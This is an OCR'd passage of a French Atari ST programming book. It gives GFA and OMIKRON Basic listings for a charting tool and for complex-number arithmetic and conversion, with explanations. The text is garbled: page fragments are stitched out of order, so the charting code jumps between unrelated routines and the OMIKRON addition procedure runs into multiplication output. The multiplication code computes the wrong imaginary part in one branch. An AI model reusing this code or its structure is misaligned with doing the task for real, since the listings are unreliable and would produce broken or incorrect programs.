    ' - - - - - - - - - - -
    ' Calcul du maximum
    ' - - - - - - - - - - -
    maxi=-10000000000000
    FOR i=1 TO 16
      FOR j=1 TO 5
        IF donnees(j,i)>maxi THEN
          maxi=donnees(j,i)
        ENDIF
      NEXT j
    NEXT i
    ' - - - - - - - - - - - - - - - - - - - - - - -
    ' Calcul du nombre de colonnes de données
    ' - - - - - - - - - - - - - - - - - - - - - - -
    nco=0
    FOR i=1 TO 5
      FOR j=1 TO 16
        IF donnees(i,j)<>0 THEN
          nco=i
        ENDIF
      NEXT j
    NEXT i
    ' - - - - - - - - - - - - - - - - - - - - - - -
    ' Calcul du nombre de lignes de données
  IF (attribut AND 2)<>0 THEN
    PRINT CHR$(27)+"b"+CHR$(1);
  ELSE
    PRINT CHR$(27)+"b"+CHR$(8);
  ENDIF
  PRINT "Présentation"

  LOCATE 30,23
  IF (attribut AND 4)<>0 THEN
    PRINT CHR$(27)+"b"+CHR$(1);
  ELSE
    PRINT CHR$(27)+"b"+CHR$(8);
```

(suite)

```
    ENDIF
    PRINT "Affichage"
    '
    LOCATE 5,24
    IF (attribut AND 8)<>0 THEN
      PRINT CHR$(27)+"b"+CHR$(1);
    ELSE
      PRINT CHR$(27)+"b"+CHR$(8);
    ENDIF
    PRINT "Fichiers"
    '
    LOCATE 15,24
    IF (attribut AND 16)<>0 THEN
      PRINT CHR$(27)+"b"+CHR$(1);
    ELSE
      PRINT CHR$(27)+"b"+CHR$(8);
    ENDIF
    PRINT "Impression"
    '
    LOCATE 30,24
    IF (attribut AND 32)<>0 THEN
      PRINT CHR$(27)+"b"+CHR$(1);
    ELSE
      PRINT CHR$(27)+"b"+CHR$(8);
    ENDIF
    PRINT "Quitte"
    BOX 20,172,310,195
    BOX 22,174,308,193
    PRINT CHR$(27)+"b"+CHR$(15);
  RETURN
  '
  '
  FUNCTION in$(taille)
    '
    ' ------------------------------------------------
    ' Lecture d'une donnée de taille caractères
    ' ------------------------------------------------
    '
    nc=0
    b$=""
    REPEAT
    ' - - - - - - - - - - - - - - - - - - - - - - - -
    nli=0
    FOR i=1 TO 16
      FOR j=1 TO 5
        IF donnees(j,i)<>0 THEN
          nli=i
        ENDIF
```

(suite)

```
    NEXT j
  NEXT i
  ' - - - - - - - - - - - - - - -
  ' Affichage des données texte
  ' - - - - - - - - - - - - - - -
  IF tigra$<>"" THEN
    DEFTEXT 4,0,0,13,1
    TEXT 16+(254-LEN(tigra$)*8)/2,12,tigra$
  ENDIF
  '
  IF tiabs$<>"" THEN
    DEFTEXT 1,0,0,6
    TEXT 16+(254-LEN(tiabs$)*8)/2,198,tiabs$
  ENDIF
  '
  IF (tygra=1) OR (tygra=2) THEN
    IF (tiord$<>"") THEN
      DEFTEXT 1,0,900,6
      TEXT 10,200-(16+(164-LEN(tiord$)*8)/2),tiord$
    ENDIF
    '
    FOR i=1 TO 5
      IF t1$(i)<>"" THEN
        DEFFILL couleur(i),2,trame(i)
        DEFTEXT 1,0,0,4
        PBOX 275,180-15*(i-1),285,170-15*(i-1)
        TEXT 288,178-15*(i-1),t1$(i)
      ENDIF
    NEXT i
  ENDIF
  ' - - - - - - - - - - - - - -
  ' Affichage du graphique
  ' - - - - - - - - - - - - - -
  SELECT tygra
    ' - - - - - - -
    ' Histogramme
    ' - - - - - - -
  CASE 1
    IF nco=1 THEN
      tc=254/(nli+(nli+1)/2) !Taille d'une colonne
    ELSE
      tc=254/(nli*nco+nli+1)
    ENDIF
    DEFTEXT 1,0,0,4
    FOR i=1 TO nco
      DEFFILL couleur(i),2,trame(i)
```

(suite)

```
      FOR j=1 TO nli
        IF nco=1 THEN
          xdeb=16+(tc/2)*j+tc*(j-1)
          xfin=xdeb+tc
        ELSE
          xdeb=16+tc*j+tc*nco*(j-1)+tc*(i-1)
          xfin=xdeb+tc
        ENDIF
        ydeb=178
        yfin=178-(donnees(i,j)*154/maxi)
        PBOX xdeb,ydeb,xfin,yfin
        IF dogra$="Oui" THEN
          TEXT xdeb,yfin-2,STR$(donnees(i,j))
        ENDIF
      NEXT j
    NEXT i
    '
    DEFTEXT 1,0,0,4
    FOR i=1 TO 16
      IF t2$(i)<>"" THEN
        DEFTEXT 1,0,0,4
        IF nco=1 THEN
          TEXT 16+(tc/2)*i+tc*(i-1),186,t2$(i)
        ELSE
          TEXT 16+tc*i+tc*nco*(i-1),186,t2$(i)
        ENDIF
      ENDIF
    NEXT i
    ' - - - - - - - - - -
    ' Lignes et points
    ' - - - - - - - - - -
  CASE 2
    DEFTEXT 1,0,0,4
    tc=254/nli
    FOR i=1 TO nco
      COLOR couleur(i)
      FOR j=1 TO nli-1
        xdeb=16+(tc/2)+tc*(j-1)
        xfin=xdeb+tc
        ydeb=178-(donnees(i,j)*154/maxi)
        yfin=178-(donnees(i,j+1)*154/maxi)
        LINE xdeb,ydeb,xfin,yfin
        LINE xdeb-3,ydeb,xdeb+3,ydeb
        LINE xdeb,ydeb-2,xdeb,ydeb+2
        LINE xfin-3,yfin,xfin+3,yfin
        LINE xfin,yfin-2,xfin,yfin+2
        IF dogra$="Oui" THEN
          TEXT xdeb,ydeb+8,STR$(donnees(i,j))
```

(suite)

```
        TEXT xfin,yfin+8,STR$(donnees(i,j+1))
      ENDIF
    NEXT j
  NEXT i
      DEFTEXT 1,0,0,4
      FOR i=1 TO 16
        IF t2$(i)<>"" THEN
          DEFTEXT 1,0,0,4
          TEXT 16+tc*(i-1)+tc/2,186,t2$(i)
        ENDIF
      NEXT i
      ' - - - - - -
      ' Camembert
      ' - - - - - -
    CASE 3
      tot=0
      ec=0
      DEFTEXT 1,0,0,4
      FOR i=1 TO nco
        tot=tot+donnees(i,1)
      NEXT i
      FOR i=1 TO nco
        debut=ec
        fin=ec+donnees(i,1)*3600/tot
        ec=fin
        DEFFILL couleur(i),2,trame(i)
        PCIRCLE 143,98,70,debut,fin
        IF (dogra$="Oui") THEN
          vi=(fin+debut)*PI/3600
          TEXT 143+72*COS(vi),98-72*SIN(vi),t1$(i)
        ENDIF
      NEXT i
    ENDSELECT
    REPEAT
      a$=INKEY$
    UNTIL UPPER$(a$)="Q"
    a$=""
    CLS
    menu(63)
  CASE "F"
    ' - - - - - -
    ' Fichiers
    ' - - - - - -
    REPEAT
      LOCATE 1,1
      PRINT "   Chargement (1),"
      PRINT "ou Sauvegarde (2) de données ..."
      PRINT
```

(Suite)

```
    INPUT "Entrez votre choix : ",choix
  UNTIL (choix=1) OR (choix=2)
  PRINT
  IF (choix=1) THEN
    INPUT "Nom du fichier à charger : ",nom$
    OPEN "I",#1,nom$
    INPUT #1,tigra$
    INPUT #1,tiord$
    INPUT #1,tiabs$
    INPUT #1,tygra
    INPUT #1,dogra$
    FOR i=1 TO 16
      FOR j=1 TO 5
        INPUT #1,donnees(j,i)
      NEXT j
    NEXT i
    FOR i=1 TO 5
      INPUT #1,couleur(i)
    NEXT i
    FOR i=1 TO 5
      INPUT #1,trame(i)
    NEXT i
    FOR i=1 TO 5
      INPUT #1,t1$(i)
    NEXT i
    FOR i=1 TO 16
      INPUT #1,t2$(i)
    NEXT i
    CLOSE #1
  ELSE
    INPUT "Nom du fichier de sauvegarde : ",nom$
    OPEN "O",#1,nom$
    PRINT #1,tigra$
    PRINT #1,tiord$
    PRINT #1,tiabs$
    PRINT #1,tygra
    PRINT #1,dogra$
    FOR i=1 TO 16
      FOR j=1 TO 5
        PRINT #1,donnees(j,i)
      NEXT j
    NEXT i
    FOR i=1 TO 5
      PRINT #1,couleur(i)
    NEXT i
    FOR i=1 TO 5
      PRINT #1,trame(i)
    NEXT i
```

(suite)

```
      FOR i=1 TO 5
        PRINT #1,t1$(i)
      NEXT i
      FOR i=1 TO 16
        PRINT #1,t2$(i)
      NEXT i
      CLOSE #1
    ENDIF
    a$=""
    CLS
    menu(63)
  CASE "I"
    ' - - - - - - -
    ' Impression
      ' - - - - - - -
      HARDCOPY
    ENDSELECT
  UNTIL a$="Q"
RETURN
```

# 9/4.3

# Opérations sur les nombres complexes

Dans ce chapitre, vous trouverez un programme qui permet de manipuler les nombres complexes sous forme algébrique et trigonométrique. Les opérations effectuées sont les suivantes :

– addition, soustraction, multiplication et division de deux nombres complexes exprimés sous forme algébrique ;
– extraction des racines d'un nombre complexe exprimé sous forme algébrique ;
– conversion algébrique/trigonométrique et trigonométrique/algébrique.

Le programme est écrit en Basic GFA version 3.5, et en Basic OMIKRON version 3.01. Il a été développé en mode « haute résolution ». Si vous possédez un écran couleur, vous pouvez l'adapter au mode « moyenne résolution » à moindre frais.

### COMMENT UTILISER LE PROGRAMME

Si vous désirez utiliser la version GFA du programme, saisissez le listing suivant :

```
' ------------------------------------------------------------------------
' Opérations sur les nombres complexes sous forme algébrique et trigo.
' Addition, soustraction, multiplication, division, racine,
' Conversion algébrique/trigonométrique et trigonométrique/algébrique
' ------------------------------------------------------------------------
'
REPEAT
CLS
TEXT STYLE =16: TEXT HEIGHT =32
TEXT 220,40,"Opérations"
TEXT 80,80,"sur les nombres complexes"
BOX 110,125 TO 510,290
LOCATE 10,25
PRINT "1) Addition"
LOCATE 11,25
PRINT "2) Soustraction"
LOCATE 12,25
PRINT "3) Multiplication"
LOCATE 13,25
PRINT "4) Division"
LOCATE 14,25
PRINT "5) Racine"
LOCATE 15,25
PRINT "6) Conversion Algébr. -> Trigo."
LOCATE 16,25
PRINT "7) Conversion Trigo.  -> Algébr."
LOCATE 17,25
PRINT "8) Fin du programme"
REPEAT
  LOCATE 21,14
  INPUT "Entrez votre choix : ";C%L
  IF (C%L<0) OR (C%L>9) THEN
    PRINT CHR$(7);
  ENDIF
UNTIL (C%L>0) AND (C%L<9)
ON C%L GOSUB Addition,Soustraction,Multipl,Division,Racine,Conv1,Conv2
UNTIL C%L=8
END
'
' - - - - - - - - - - - - - - - - - -
' Addition sous forme algébrique
' - - - - - - - - - - - - - - - - - -
'
Addition
CLS
TEXT 220,40,"Addition"
LOCATE 5,1
PRINT "Les deux nombres complexes à additionner sont appelés Z1 et Z2"
PRINT "  Z1 = a + ib"
PRINT "  Z2 = c + id"
PRINT
PRINT "Entrez leurs parties réelle et imaginaire :"
INPUT "  a= ";A!
INPUT "  b= ";B!
```

(suite)

```
56 INPUT "   c= ";C!
57 INPUT "   d= ";D!
58 PRINT
59 PRINT "La somme de ces deux nombres complexes est égale à :"
60 PRINT "   ";A!+C!;
61 IF (B!+D!)>0 THEN
62   PRINT " +";B!+D!;" i"
63 ELSE
64   PRINT " -"; ABS(B!+D!);" i"
65 ENDIF
66 GOSUB Attente
67 RETURN
68 '
69 ' - - - - - - - - - - - - - - - - - - - -
70 ' Soustraction sous forme algébrique
71 ' - - - - - - - - - - - - - - - - - - - -
72 '
73-Soustraction
74 CLS
75 TEXT 220,40,"Soustraction"
76 LOCATE 5,1
77 PRINT "Les deux nombres complexes à soustraire sont appelés Z1 et Z2"
78 PRINT "   Z1 = a + ib"
79 PRINT "   Z2 = c + id"
80 PRINT
81 PRINT "Entrez leurs parties réelle et imaginaire :"
82 INPUT "   a= ";A!
83 INPUT "   b= ";B!
84 INPUT "   c= ";C!
85 INPUT "   d= ";D!
86 PRINT
87 PRINT "La différence de ces deux nombres complexes est égale à :"
88 PRINT "   ";A!-C!;
89 IF (B!-D!)>0 THEN
90   PRINT " +";B!-D!;" i"
91 ELSE
92   PRINT " -"; ABS(B!-D!);" i"
93 ENDIF
94 GOSUB Attente
95 RETURN
96 '
97 ' - - - - - - - - - - - - - - - - - - - -
98 ' Multiplication sous forme algébrique
99 ' - - - - - - - - - - - - - - - - - - - -
100 '
101-Multipl
102 CLS
103 TEXT 220,40,"Multiplication"
104 LOCATE 5,1
105 PRINT "Les deux nombres complexes à multiplier sont appelés Z1 et Z2"
106 PRINT "   Z1 = a + ib"
107 PRINT "   Z2 = c + id"
108 PRINT
109 PRINT "Entrez leurs parties réelle et imaginaire :"
110 INPUT "   a= ";A!
111 INPUT "   b= ";B!
```

(suite)

```
112 INPUT "  c= ";C!
113 INPUT "  d= ";D!
114 PRINT
115 PRINT "Le produit de ces deux nombres complexes est égale à :"
116 PRINT "  ";A!*C!-B!*D!;
117 IF (A!*D!+B!*C!)>0 THEN
118   PRINT " +";A!*D!+B!*C!;" i"
119 ELSE
120   PRINT " -"; ABS(A!*D!-B!*C!);" i"
121 ENDIF
122 GOSUB Attente
123 RETURN
124 '
125 ' - - - - - - - - - - - - - - - - -
126 ' Division sous forme algébrique
127 ' - - - - - - - - - - - - - - - - -
128 '
129-Division
130 CLS
131 TEXT 220,40,"Division"
132 LOCATE 5,1
133 PRINT "Les deux nombres complexes à diviser sont appelés Z1 et Z2"
134 PRINT "  Z1 = a + ib"
135 PRINT "  Z2 = c + id"
136 PRINT
137 PRINT "Entrez leurs parties réelle et imaginaire :"
138 INPUT "  a= ";A!
139 INPUT "  b= ";B!
140 INPUT "  c= ";C!
141 INPUT "  d= ";D!
142 PRINT
143 PRINT "Le rapport de ces deux nombres complexes est égale à :"
144 PRINT "  ";(A!*C!+B!*D!)/(C!^2+D!^2);
145 IF (-A!*D!+B!*C!)>0 THEN
146   PRINT " +";(-A!*D!+B!*C!)/(C!^2+D!^2);" i"
147 ELSE
148   PRINT " -"; ABS(-A!*D!+B!*C!)/(C!^2+D!^2);" i"
149 ENDIF
150 GOSUB Attente
151 RETURN
152 '
153 ' - - - - - - - - - - - - - - - - -
154 ' Racine sous forme algébrique
155 ' - - - - - - - - - - - - - - - - -
156 '
157-Racine
158 CLS
159 TEXT 220,40,"Racine"
160 LOCATE 5,1
161 PRINT "Le nombre complexe dont on désire extraire la racine est appelé Z1
162 PRINT "  Z1 = a + ib"
163 PRINT
164 PRINT "Entrez sa partie réelle et sa partie imaginaire :"
165 INPUT "  a= ";A!
166 INPUT "  b= ";B!
167 PRINT
```

(suite)

```
168 PRINT "Les racines de ce nombre complexe sont égales à :"
169 C!= SQR((A!+ SQR(A!^2+B!^2))/2)
170 D!= SQR(( SQR(A!^2+B!^2)-A!)/2)
171 IF (B!>0) THEN
172   PRINT "  ";C!;" +";D!;" i"
173   PRINT "  ";-C!;" -";D!;" i"
174 ELSE
175   PRINT "  ";C!;" -";D!;" i"
176   PRINT "  ";-C!;" +";D!;" i"
177 ENDIF
178 GOSUB Attente
179 RETURN
180 '
181 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
182 ' Transformation Algébrique -> Trigonométrique
183 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
184 '
185-Conv1
186 CLS
187 TEXT 75,40,"Conversion Algébr -> Trigo"
188 LOCATE 5,1
189 PRINT "Le nombre complexe que l'on désire transformer est appelé Z1"
190 PRINT "  Z1 = a + ib"
191 PRINT
192 PRINT "Entrez sa partie réelle et sa partie imaginaire :"
193 INPUT "  a = ";A!
194 INPUT "  b = ";B!
195 PRINT
196 PRINT "La forme trigonométrique de ce complexe est :"
197 R!= SQR(A!^2+B!^2)
198 T!= ARCCOS( ABS(A!)/R!)
199 IF (A!<0) AND (B!<0) THEN
200   T!= PI +T!
201 ENDIF
202 IF (A!>=0) AND (B!<0) THEN
203   T!=(2* PI )-T!
204 ENDIF
205 PRINT "  Ro = ";R!;"      Téta = ";T!;" radians"
206 GOSUB Attente
207 RETURN
208 '
209 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
210 ' Transformation Trigonométrique -> Algébrique
211 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
212 '
213-Conv2
214 CLS
215 TEXT 75,40,"Conversion Trigo -> Algébr"
216 LOCATE 5,1
217 PRINT "Le nombre complexe que l'on désire transformer est appelé Z1"
218 PRINT "  Z1 = Ro,Téta      (avec Téta en radians)"
219 PRINT
220 PRINT "Entrez son module et son argument :"
221 INPUT "  Ro   = ";R!
222 INPUT "  Téta = ";T!
223 PRINT
```

(suite)

```
224 PRINT "La forme algébrique de ce complexe est :"
225 C!=R!* COS(T!)
226 D!=R!* SIN(T!)
227 PRINT "  ";C!;
228 IF (D!>0) THEN
229   PRINT " +";D!;" i"
230 ELSE
231   PRINT " -"; ABS(D!);" i"
232 ENDIF
233 GOSUB Attente
234 RETURN
235 '
236 ' - - - - - - - - - - - - - - - - - - - - -
237 ' Attente de l'appui sur une touche
238 ' - - - - - - - - - - - - - - - - - - - - -
239 '
240-Attente
241 PRINT
242 PRINT "Appuyez sur une touche ..."
243 A$= INPUT$(1)
244 RETURN
```

Si vous désirez utiliser la version OMIKRON du programme, saisissez le listing suivant :

```
' ------------------------------------------------------------------
' Opérations sur les nombres complexes sous forme algébrique et trigo.
' Addition, soustraction, multiplication, division, racine,
' Conversion algébrique/trigonométrique et trigonométrique/algébrique
' ------------------------------------------------------------------
'
REPEAT
  CLS
  DEFTEXT 1,16,0,32,1
  TEXT 220,40,"Opérations"
  TEXT 80,80,"sur les nombres complexes"
  BOX 110,125,510,290
  LOCATE 25,10
  PRINT "1) Addition"
  LOCATE 25,11
  PRINT "2) Soustraction"
  LOCATE 25,12
  PRINT "3) Multiplication"
  LOCATE 25,13
  PRINT "4) Division"
  LOCATE 25,14
  PRINT "5) Racine"
  LOCATE 25,15
  PRINT "6) Conversion Algébr. -> Trigo."
  LOCATE 25,16
  PRINT "7) Conversion Trigo.  -> Algébr."
  LOCATE 25,17
  PRINT "8) Fin du programme"
  REPEAT
    LOCATE 14,21
    INPUT "Entrez votre choix : ",c
    IF (c<0) OR (c>9) THEN
      SOUND 1,15,10,4,10
      SOUND 1,0,0,0,0
    ENDIF
  UNTIL (c>0) AND (c<9)
  ON c GOSUB addition,soustraction,multipl,division,racine,conv1,conv2
UNTIL c=8
END
'
' - - - - - - - - - - - - - - - - - -
' Addition sous forme algébrique
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE addition
  CLS
  TEXT 220,40,"Addition"
  LOCATE 1,5
  PRINT "Les deux nombres complexes à additionner sont appelés Z1 et Z2"
  PRINT "  Z1 = a + ib"
  PRINT "  Z2 = c + id"
  PRINT
  PRINT "Entrez leurs parties réelle et imaginaire :"
  INPUT "  a= ",a
  INPUT "  b= ",b
```

(suite)

```
  INPUT "  c= ",c
  INPUT "  d= ",d
  PRINT
  PRINT "Le produit de ces deux nombres complexes est égale à :"
  PRINT "  ";a*c-b*d;
  IF (a*d+b*c)>0 THEN
    PRINT " + ";a*d+b*c;" i"
  ELSE
    PRINT " - ";ABS(a*d-b*c);" i"
  ENDIF
  GOSUB attente
RETURN
'
' - - - - - - - - - - - - - - - - - -
' Division sous forme algébrique
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE division
  CLS
  TEXT 220,40,"Division"
  LOCATE 1,5
  PRINT "Les deux nombres complexes à diviser sont appelés Z1 et Z2"
  PRINT "  Z1 = a + ib"
  PRINT "  Z2 = c + id"
  PRINT
  PRINT "Entrez leurs parties réelle et imaginaire :"
  INPUT "  a= ",a
  INPUT "  b= ",b
  INPUT "  c= ",c
  INPUT "  d= ",d
  PRINT
  PRINT "Le rapport de ces deux nombres complexes est égale à :"
  PRINT "  ";(a*c+b*d)/(c^2+d^2);
  IF (-a*d+b*c)>0 THEN
    PRINT " + ";(-a*d+b*c)/(c^2+d^2);" i"
  ELSE
    PRINT " - ";ABS(-a*d+b*c)/(c^2+d^2);" i"
  ENDIF
  GOSUB attente
RETURN
'
' - - - - - - - - - - - - - - - - - -
' Racine sous forme algébrique
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE racine
  CLS
  TEXT 220,40,"Racine"
  LOCATE 1,5
  PRINT "Le nombre complexe dont on désire extraire la racine est appelé Z1"
  PRINT "  Z1 = a + ib"
  PRINT
  PRINT "Entrez sa partie réelle et sa partie imaginaire :"
  INPUT "  a= ",a
  INPUT "  b= ",b
  PRINT
```



(suite)

```
  INPUT "  c= ",c
  INPUT "  d= ",d
  PRINT
  PRINT "La somme de ces deux nombres complexes est égale à :"
  PRINT "  ";a+c;
  IF (b+d)>0 THEN
    PRINT " + ";b+d;" i"
  ELSE
    PRINT " - ";ABS(b+d);" i"
  ENDIF
  GOSUB attente
RETURN
'
' - - - - - - - - - - - - - - - - - - -
' Soustraction sous forme algébrique
' - - - - - - - - - - - - - - - - - - -
'
PROCEDURE soustraction
  CLS
  TEXT 220,40,"Soustraction"
  LOCATE 1,5
  PRINT "Les deux nombres complexes à soustraire sont appelés Z1 et Z2"
  PRINT "  Z1 = a + ib"
  PRINT "  Z2 = c + id"
  PRINT
  PRINT "Entrez leurs parties réelle et imaginaire :"
  INPUT "  a= ",a
  INPUT "  b= ",b
  INPUT "  c= ",c
  INPUT "  d= ",d
  PRINT
  PRINT "La différence de ces deux nombres complexes est égale à :"
  PRINT "  ";a-c;
  IF (b-d)>0 THEN
    PRINT " + ";b-d;" i"
  ELSE
    PRINT " - ";ABS(b-d);" i"
  ENDIF
  GOSUB attente
RETURN
'
' - - - - - - - - - - - - - - - - - - - -
' Multiplication sous forme algébrique
' - - - - - - - - - - - - - - - - - - - -
'
PROCEDURE multipl
  CLS
  TEXT 220,40,"Multiplication"
  LOCATE 1,5
  PRINT "Les deux nombres complexes à multiplier sont appelés Z1 et Z2"
  PRINT "  Z1 = a + ib"
  PRINT "  Z2 = c + id"
  PRINT
  PRINT "Entrez leurs parties réelle et imaginaire :"
  INPUT "  a= ",a
  INPUT "  b= ",b
```

(suite)

```
  PRINT "Les racines de ce nombre complexe sont égales à :"
  c=SQR((a+SQR(a^2+b^2))/2)
  d=SQR((SQR(a^2+b^2)-a)/2)
  IF (b>0) THEN
    PRINT "  ";c;" + ";d;" i"
    PRINT "  ";-c;" - ";d;" i"
  ELSE
    PRINT "  ";c;" - ";d;" i"
    PRINT "  ";-c;" + ";d;" i"
  ENDIF
  GOSUB attente
RETURN
'
' - - - - - - - - - - - - - - - - - - - - - - - - -
' Transformation Algébrique -> Trigonométrique
' - - - - - - - - - - - - - - - - - - - - - - - - -
'
PROCEDURE conv1
  CLS
  TEXT 75,40,"Conversion Algébr -> Trigo"
  LOCATE 1,5
  PRINT "Le nombre complexe que l'on désire transformer est appelé Z1"
  PRINT "  Z1 = a + ib"
  PRINT
  PRINT "Entrez sa partie réelle et sa partie imaginaire :"
  INPUT "  a = ",a
  INPUT "  b = ",b
  PRINT
  PRINT "La forme trigonométrique de ce complexe est :"
  r=SQR(a^2+b^2)
  t=ACOS(ABS(a)/r)
  IF (a<0) AND (b<0) THEN
    t=PI+t
  ENDIF
  IF (a>=0) AND (b<0) THEN
    t=(2*PI)-t
  ENDIF
  PRINT "  Ro = ";r;"      Têta = ";t;" radians"
  GOSUB attente
RETURN
'
' - - - - - - - - - - - - - - - - - - - - - - - - -
' Transformation Trigonométrique -> Algébrique
' - - - - - - - - - - - - - - - - - - - - - - - - -
'
PROCEDURE conv2
  CLS
  TEXT 75,40,"Conversion Trigo -> Algébr"
  LOCATE 1,5
  PRINT "Le nombre complexe que l'on désire transformer est appelé Z1"
  PRINT "  Z1 = Ro,Têta      (avec Têta en radians)"
  PRINT
  PRINT "Entrez son module et son argument :"
  INPUT "  Ro   = ",r
  INPUT "  Têta = ",t
  PRINT
```




(suite)

```
   PRINT "La forme algébrique de ce complexe est :"
   c=r*COS(t)
   d=r*SIN(t)
   PRINT "  ";c;
   IF (d>0) THEN
     PRINT " + ";d;" i"
   ELSE
     PRINT " - ";ABS(d);" i"
   ENDIF
   GOSUB attente
 RETURN
 '
 ' - - - - - - - - - - - - - - - - - - - -
 ' Attente de l'appui sur une touche
 ' - - - - - - - - - - - - - - - - - - - -
 '
 PROCEDURE attente
   PRINT
   PRINT "Appuyez sur une touche ..."
   a$=INPUT$(1)
 RETURN
```

Lancez-le programme.

Un menu apparaît sur l'écran.




L'écran des options.

Choisissez l'opération qui vous intéresse dans ce menu, et entrez les données demandées par le programme. Le résultat est immédiatement affiché.


L'exemple ci-dessous montre l'écran de conversion algébrique/trigonométrique :

```
        Conversion Algébr -» Trigo

Le nombre complexe que l'on désire transformer est appelé Zi
  Zi = a + ib

Entrez sa partie réelle et sa partie imaginaire :
  a = 5
  b = -4

La forme trigonométrique de ce complexe est :
  Ro = 6.403124237433       Téta = 5.608444364956 radians

Appuyez sur une touche ...
```

L'entrée des données.

### LE PROGRAMME EN DÉTAIL

Le programme obéit à la logique de l'ordinogramme ci-dessous :



Les versions OMIKRON et GFA étant assez proches, nous allons étudier en détail la version GFA. Vous trouverez la liste des différences entre les deux versions en fin de paragraphe.

Les premières lignes du programme contiennent la boucle d'affichage du menu principal. Cette boucle est du type **REPEAT UNTIL**. Elle prend fin lorsque l'utilisateur choisit l'option 8 : Fin du programme :

```
REPEAT
  ...
UNTIL c=8
```

Le style d'affichage du titre du programme est fixé par une instruction **DEFTEXT** paramétrée comme suit :

- couleur : noir (1) ;
- attribut : détouré (16) ;
- affichage horizontal (0) ;
- lettres très hautes (32) ;
- fonte système (1) :

```
DEFTEXT 1, 16, 0, 32, 1
TEXT 220, 40, "Opérations"
TEXT 80, 80, "sur les nombres complexes"
```

Une instruction **BOX** affiche un cadre rectangulaire dans lequel seront placées toutes les options du menu principal :

```
BOX 110, 125, 510, 290
```

Les options sont affichées à l'aide d'instructions **LOCATE** et **PRINT**. Par exemple pour l'option 1 :

```
LOCATE 25, 10
PRINT "1) Addition"
```

Une seconde boucle **REPEAT UNTIL** saisit le choix de l'utilisateur. Le choix est considéré valide s'il se trouve entre les valeurs 1 et 8 :

```
REPEAT
  ...
UNTIL (c>0) AND (c<9)
```

Lorsque le choix n'est pas valide, un bip sonore est émis à l'aide d'une instruction **SOUND** :

```
